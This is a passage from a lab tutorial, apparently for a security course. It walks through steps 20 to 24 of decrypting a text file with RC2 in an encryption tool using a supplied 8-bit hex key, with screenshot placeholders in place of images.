
Note: Close the **startingexample-en.txt** window.



20. The **Open** window appears; select **All files(*.*)** from the drop-down list in the file type option, navigate to the location of the file (here, **Desktop**), select, and then click **Open**.




21. From the menu bar, click **Encrypt/Decrypt** and navigate to **Symmetric (modern)** → **RC2...**




22. The **Key Entry: RC2** dialog box appears; leave the **Key length** set to default (**8 bits**).


23. In the text field below **Key length**, enter **05** as **hexadecimal characters**, and click **Decrypt**.



24. The decrypted text appears, as shown in the screenshot:

